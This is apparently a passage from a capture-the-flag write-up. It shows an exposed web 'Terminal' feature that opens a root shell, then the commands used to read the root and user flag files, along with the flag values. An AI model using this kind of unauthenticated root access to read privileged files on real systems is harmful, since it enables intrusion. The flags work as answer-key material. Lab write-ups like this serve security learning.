
Send e-mail if you have private/security questions or issues.

Don't forget to change default password in the Configurator!

We noticed that there is a “Terminal” at the bottom left, which on clicking shows a “+NEW” button. Upon clicking shows a black box appearing:



Clicking the black box reveals a shell:



```
Bad -c option
# whoami
root
# cat /root/root.txt
8448343028fadde1e2a1b0a44d01e650
# cat /home/derry/user.txt
58d441e500e8941f9cf3baa499e2e4da
# _
```

User.txt: 58d441e500e8941f9cf3baa499e2e4da
Root.txt: 8448343028fadde1e2a1b0a44d01e650